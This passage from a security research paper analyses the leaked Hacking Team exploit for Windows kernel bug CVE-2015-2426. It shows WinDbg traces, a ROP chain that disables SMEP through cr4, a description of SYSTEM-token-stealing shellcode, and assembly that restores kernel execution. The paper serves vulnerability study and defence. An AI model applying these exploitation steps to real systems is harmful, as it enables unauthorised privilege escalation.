To sum things up, the first ROP chain detailed above allows us to leak the *ntoskrnl.exe* base address and return to user-land.



6.3 Second ROP chain

We are now back in user-land. We want the CPU to execute other instructions from kernel mode. Let's analyse a second way to make the CPU executes kernel ROP gadgets. Indeed, the `CHwndTargetProp` object was not properly deleted during the previous step, because we modified the code execution and executed our ROP chain. So the `CHwndTargetProp::Delete()` never happened.

We first initialise the following fake vtable:

```
0x0000000042005000: 0xdeadbeefdeadbeef
```

The second way to get code executed in kernel mode is by calling the `DestroyWindow()` function. We get the following crash:

```
1: kd> !analyze -v
...
CONTEXT:  ffffd000ab867ef0 -- (.cxr 0xffffd000ab867ef0;r)
rax=0000000042005000 rbx=fffff901408c18b8 rcx=fffff901406de350
rdx=0000000000029f03 rsi=0000000000000001 rdi=fffff901408a9270
rip=fffff960001d8808 rsp=ffffd000ab868920 rbp=0000000000008001
 r8=fffff90142209c90  r9=000000000000002f r10=fffff800aa60e5b0
r11=ffffd000ab868940 r12=0000000000000001 r13=00007ffeb5601610
r14=0000000043000000 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
win32k!DeleteProperties+0x48:
fffff960`001d8808 ff10            call    qword ptr [rax]
ds:002b:00000000`42005000=deadbeefdeadbeef
...
STACK_TEXT:
ffffd000`ab868920 fffff960`001d94d5 : win32k!DeleteProperties+0x48
ffffd000`ab868950 fffff960`001c3938 : win32k!xxxFreeWindow+0xb65
ffffd000`ab868a10 fffff960`001d0406 : win32k!xxxDestroyWindow+0x328
ffffd000`ab868ad0 fffff800`aa7d44b3 : win32k!NtUserDestroyWindow+0x33
ffffd000`ab868b00 00007ffe`b56012ca : nt!KiSystemServiceCopyEnd+0x13
00000014`307df6e8 00007ff6`3200182d : USER32!NtUserDestroyWindow+0xa
00000014`307df6f0 00007ff6`32001ec3 : CVE_2015_2426!main+0x6ed
00000014`307df9f0 00007ffe`b5b313d2 : CVE_2015_2426!__tmainCRTStartup+0x10f
00000014`307dfa20 00007ffe`b7cf5444 : KERNEL32!BaseThreadInitThunk+0x22
00000014`307dfa50 00000000`00000000 : ntdll!RtlUserThreadStart+0x34
```


Here, the call stack shows that the same `CHwndTargetProp` destructor is called.

```
1: kd> u win32k!DeleteProperties+0x42
win32k!DeleteProperties+0x42:
fffff960`001d8802 488b0b          mov     rcx,qword ptr [rbx]
fffff960`001d8805 488b01          mov     rax,qword ptr [rcx]
fffff960`001d8808 ff10            call    qword ptr [rax]  //CHwndTargetProp::Delete()
```


The idea of the second ROP chain is the following:

- Disable SMEP by modifying the `cr4` register value (more on this below)
- Return to user-land to execute final shellcode
- Restore kernel execution (see “Restore execution” section)

While debugging with WinDbg, a standard [cr4](#) value in kernel mode is `cr4=0x1506f8`. Looking at the "[Intel manual 3A, section 2.5 Control Registers](#)", this corresponds to the following bits being set to 1 (in yellow).



We can disable SMEP by setting the twentieth bit of the `cr4` register to `0`. In my environment, setting `cr4` to `0x506f8` worked fine. Another value, given in this [paper,](#) is `0x406f8`.

The following ROP chain is used to disable SMEP:

```
pop rax # ret
0x506f8
mov cr4, rax # add rsp, 0x28 # ret //gadget found in ntoskrnl.exe
... filler ...
0x0000000042000000 //return to user-land mapped shellcode
```

The shellcode mapped in user-land is executed with ring-0 privileges. It parses the processes' structures in kernel memory and copies the SYSTEM token to our current process.

6.4 Restore execution

The key thing here is restoring kernel execution without triggering a BSoD. As shown above, when `win32k!DeleteProperties()` is called, it tries to destroy our `CHwndTargetProp` by calling `CHwndTargetProp::Delete()`. Since we replaced the vtable pointer with a fake one, our second ROP chain gets executed instead. However, we already know that if we return to `CHwndTargetProp::Delete()` at the end of our ROP chain, it will effectively destroy our `CHwndTargetProp` and kernel execution should continue smoothly. There are some requirements though:

- The stack pointer (`rsp`) needs to be restored to its original value.
- `rcx` needs to be valid because it contains the current `CHwndTargetProp` object ("this" in C++ jargon).
- The ROP gadgets should only modify volatile registers if possible or restore them.

Note that since our previous `0xdeadbeefdeadbeef` value was not valid, the exception handler has been executed. The actual call stack is:

```
1: kd> kL
Child-SP          RetAddr           Call Site
ffffd000`ab866e88 fffff800`aa85c3b2 nt!DbgBreakPointWithStatus
ffffd000`ab866e90 fffff800`aa85bcc3 nt!KiBugCheckDebugBreak+0x12
ffffd000`ab866ef0 fffff800`aa7c8da4 nt!KeBugCheck2+0x8ab
ffffd000`ab867600 fffff800`aa7d47e9 nt!KeBugCheckEx+0x104
ffffd000`ab867640 fffff800`aa7d40fc nt!KiBugCheckDispatch+0x69
ffffd000`ab867780 fffff800`aa7d01ed nt!KiSystemServiceHandler+0x7c
ffffd000`ab8677c0 fffff800`aa7410a5 nt!RtlpExecuteHandlerForException+0xd
ffffd000`ab8677f0 fffff800`aa74545e nt!RtlDispatchException+0x1a5
ffffd000`ab867ec0 fffff800`aa7d48c2 nt!KiDispatchException+0x646
ffffd000`ab8685b0 fffff800`aa7d2dfe nt!KiExceptionDispatch+0xc2
ffffd000`ab868790 fffff960`001d8808 nt!KiGeneralProtectionFault+0xfe
ffffd000`ab868920 fffff960`001d94d5 win32k!DeleteProperties+0x48
ffffd000`ab868950 fffff960`001c3938 win32k!xxxFreeWindow+0xb65
ffffd000`ab868a10 fffff960`001d0406 win32k!xxxDestroyWindow+0x328
ffffd000`ab868ad0 fffff800`aa7d44b3 win32k!NtUserDestroyWindow+0x33
ffffd000`ab868b00 00007ffe`b56012ca nt!KiSystemServiceCopyEnd+0x13
00000014`307df6e8 00007ff6`3200182d USER32!NtUserDestroyWindow+0xa
00000014`307df6f0 00007ff6`32001ec3 CVE_2015_2426!main+0x6ed
00000014`307df9f0 00007ffe`b5b313d2 CVE_2015_2426!__tmainCRTStartup+0x10f
00000014`307dfa20 00007ffe`b7cf5444 KERNEL32!BaseThreadInitThunk+0x22
00000014`307dfa50 00000000`00000000 ntdll!RtlUserThreadStart+0x34
```

Consequently, it has overwritten part of the stack (lower addresses) after the `call qword ptr [rax]`, and we cannot rely on the stack values at the moment.

Let's restart the process by replacing our first gadget with a breakpoint gadget. This has the advantage of stopping the process at the exact time where the `call qword ptr [rax]` occurs.

```
0x0000000042005000: int3    //breakpoint gadget
```

We obtain the following:

```
0: kd> r
rax=0000000042005000 rbx=fffff901408bedf8 rcx=fffff901406da610
rdx=000000000002a003 rsi=0000000000000001 rdi=fffff901408a95f0
rip=fffff960001681a8 rsp=ffffd000236f1918 rbp=0000000000008001
 r8=fffff90140668c90  r9=000000000000002f r10=fffff803a71ad5b0
r11=ffffd000236f1940 r12=0000000000000001 r13=00007ffe4f4f1610
r14=0000000043000000 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
win32k!zzzAttachThreadInput+0x198:
fffff960`001681a8 cc              int     3
```


Notice that `r11` is close to `rsp`, so it may be used to restore `rsp`. More precisely, we have in our environment:

- `rsp = r11-0x28`
- At `[r11-0x28]`, we find the return address (`0xfffff960001d580a`) that was pushed when the `call qword ptr [rax]` occurred.

```
0: kd> dq rsp L1
ffffd000`236f1918  fffff960`001d580a
0: kd> u poi(rsp)-2
win32k!DeleteProperties+0x48:
fffff960`001d5808 ff10   call    qword ptr [rax]
//CHwndTargetProp::Delete()
fffff960`001d580a eb27   jmp     win32k!DeleteProperties+0x73 //return address
```

Note: In addition to restoring `rsp`, the original exploit restored the return address to `rsp`, but this is actually not needed. Restoring `rsp` and jumping to `CHwndTargetProp::Delete()` is sufficient. When the function returns, it will get the return value from the stack and continue execution. To sum things up, we use the following shellcode to restore execution:

```
push r11
pop rsp
sub rsp, 0x28
jmp QWORD PTR [0x42005070]  //delete the object by jumping to CHwndTargetProp::Delete()
```

7 Conclusion

As detailed in this paper, exploiting this bug teaches us some interesting facts:

- Even though this exploit's source code leaked from HT, it works on a specific version of Windows 8.1 64-bit, up to date in January 2015, but would not work for any other version without modification.
- The exploit is heavily based on "hardcoded" offsets within *win32k.sys*/*ntoskrnl.exe* that are dependent on each Windows version and updates:
    - It uses a kernel leak that depends on the *win32k.sys* build. Indeed it leaks an offset within a function in *win32k.sys* that depends on the compiled code.
    - The offsets to the actual ROP gadgets in *win32k.sys*/*ntoskrnl.exe* also depend on the build.
    - Assuming we have another "universal" *win32k.sys* base address leak, we still need the offsets to the actual ROP gadgets. We could use `LoadLibraryEx` with `DONT_RESOLVE_DLL_REFERENCE` at runtime as explained by j00ru. Note that this only works if we have access to `LoadLibraryEx`, and could possibly be forbidden in browser sandboxes. However, this would work as a standalone binary.
- The stack layout and the registers' values are build-dependent as well. Restoring a good value for the stack pointer may be tricky to do.

I appreciate any questions, feedback or corrections, so please do not hesitate to can contact me over email at cedric<dot>halbronn<@>ncc<nothing>group<anotherdot>trust or via twitter @saidelike.

8 Acknowledgements

I would like to thank my colleagues Aaron Adams, Andrew Hickey and Grant Willcox for their peer review on this paper.

9 References

[1] Microsoft, "Microsoft Security Bulletin MS15-078," 29 July 2015. [Online]. Available: https://technet.microsoft.com/en-us/library/security/ms15-078.aspx.

[2] V. Tsyrklevich, "Hacking Team: A zero-day market case study," 22 July 2015. [Online]. Available: https://tsyrklevich.net/2015/07/22/hacking-team-0day-market/.

[3] WikiLeaks, "Hacking Team email, Fwd: Windows kernel work, windows.zip," 30 January 2015. [Online]. Available: https://wikileaks.org/hackingteam/emails/emailid/974752.

[4] Google Security Research, "Windows Kernel ATMFD.DLL OTF font processing: pool-based buffer overflow with malformed GPOS table," 6 May 2015. [Online]. Available: https://code.google.com/p/google-security-research/issues/detail?id=369.

[5] Microsoft, "The OpenType Font File," 12 March 2015. [Online]. Available: https://www.microsoft.com/typography/otspec/otff.htm.

[6] j00ru, "Results of my recent PostScript Charstring security research unveiled," 23 June 2015. [Online]. Available: http://j00ru.vexillium.org/?p=2520.

[7] Google Security Research, "All issues related to fonts," [Online]. Available: https://code.google.com/p/google-security-research/issues/list?can=1&q=font&colspec=ID+Type+Status+Priority+Milestone+Owner+Summary&cells=tiles.

[8] M. Jurczyk, "One font vulnerability to rule them all #1: Introducing the BLEND vulnerability," 31 July 2015. [Online]. Available: http://googleprojectzero.blogspot.co.uk/2015/07/one-font-vulnerability-to-rule-them-all.html.

[9] Hacking Team, "hacking-team-windows-kernel-lpe," 11 July 2015. [Online]. Available: https://github.com/vlad902/hacking-team-windows-kernel-lpe.

[10] Mridula, "How Virtual Table and _vptr works," 14 March 2009. [Online]. Available: http://www.go4expert.com/articles/virtual-table-vptr-t16544/.

[11] j00ru, "SMEP: What is it, and how to beat it on Windows," 5 June 2011. [Online]. Available: http://j00ru.vexillium.org/?p=783.

[12] M. L. Jérémy Fetiveau, "Windows 8 Kernel Memory Protections Bypass," 15 August 2014. [Online]. Available: https://labs.mwrinfosecurity.com/blog/2014/08/15/windows-8-kernel-memory-protections-bypass/.

[13] R. Kuster, "Common WinDbg Commands," [Online]. Available: http://windbg.info/doc/1-common-cmds.html.

[14] Microsoft, "GPOS - The Glyph Positioning Table," 15 September 2008. [Online]. Available: https://www.microsoft.com/typography/otspec/gpos.htm.

[15] Microsoft, "EngAllocMem function," [Online]. Available: https://msdn.microsoft.com/en-us/library/windows/hardware/ff564176(v=vs.85).aspx.

[16] Mitre, "CVE-2015-2426," 19 3 2015. [Online]. Available: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2426.

[17] "T2FAnalyzer -- TrueType/OpenType Font Analyzer," [Online]. Available: http://vanillasky-

room.cocolog-nifty.com/blog/t2fanalyzer-truetypeopent.html.

[18] 360 Vulcan Team, "Hacking Team exploit analysis - Part5: Adobe Font Driver Kernel Privilege Escalation + Win32k KASLR Bypass Vulnerability (Chinese)," 14 July 2015. [Online]. Available: http://blogs.360.cn/blog/hacking-team-part5-atmfd-0day-2/.

[19] Microsoft, "Driver Verifier Options - Special Pool," [Online]. Available: https://msdn.microsoft.com/en-us/library/windows/hardware/ff551832(v=vs.85).aspx.

[20] Microsoft, "AddFontMemResourceEx function," [Online]. Available: https://msdn.microsoft.com/en-us/library/windows/desktop/dd183325(v=vs.85).aspx.

[21] Microsoft, "KB3079904," 16 July 2015. [Online]. Available: https://support.microsoft.com/en-gb/kb/3079904.

[22] Microsoft, "Removing Windows updates (KB)," [Online]. Available: http://windows.microsoft.com/en-gb/windows/remove-update#1TC=windows-7.

[23] Microsoft, "Use the Microsoft Symbol Server to obtain debug symbol files," 17 September 2011. [Online]. Available: https://support.microsoft.com/en-us/kb/311503.

[24] Microsoft, "Driver Verifier Command Syntax," [Online]. Available: https://msdn.microsoft.com/en-us/library/windows/hardware/ff556083(v=vs.85).aspx.

[25] Google Security Research, "Kernel-mode ASLR leak via uninitialized memory returned to usermode by NtGdiGetTextMetrics," 10 July 2015. [Online]. Available: https://code.google.com/p/google-security-research/issues/detail?id=480.

[26] J. V. (Metasploit), "Revisiting an Info Leak," 14 August 2015. [Online]. Available: https://community.rapid7.com/community/metasploit/blog/2015/08/14/revisiting-an-info-leak.

[27] 0vercl0k, "rp++ (find ROP gadgets)," 6 June 2015. [Online]. Available: https://github.com/0vercl0k/rp.

[28] Wikipedia, "Control register - CR4," 31 July 2015. [Online]. Available: https://en.wikipedia.org/wiki/Control_register#CR4.

[29] Intel, "Intel 64 and IA-32 Architectures Software Developer's Manual - Volume 3A: System Programming Guide, Part 1," June 2015. [Online]. Available: http://www.intel.co.uk/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-vol-3a-part-1-manual.pdf.

[30] Siberas, "Pwn2Own 2014 - AFD.SYS Dangling Pointer Vulnerability," 7 November 2014. [Online]. Available: http://www.siberas.de/papers/Pwn2Own_2014_AFD.sys_privilege_escalation.pdf.

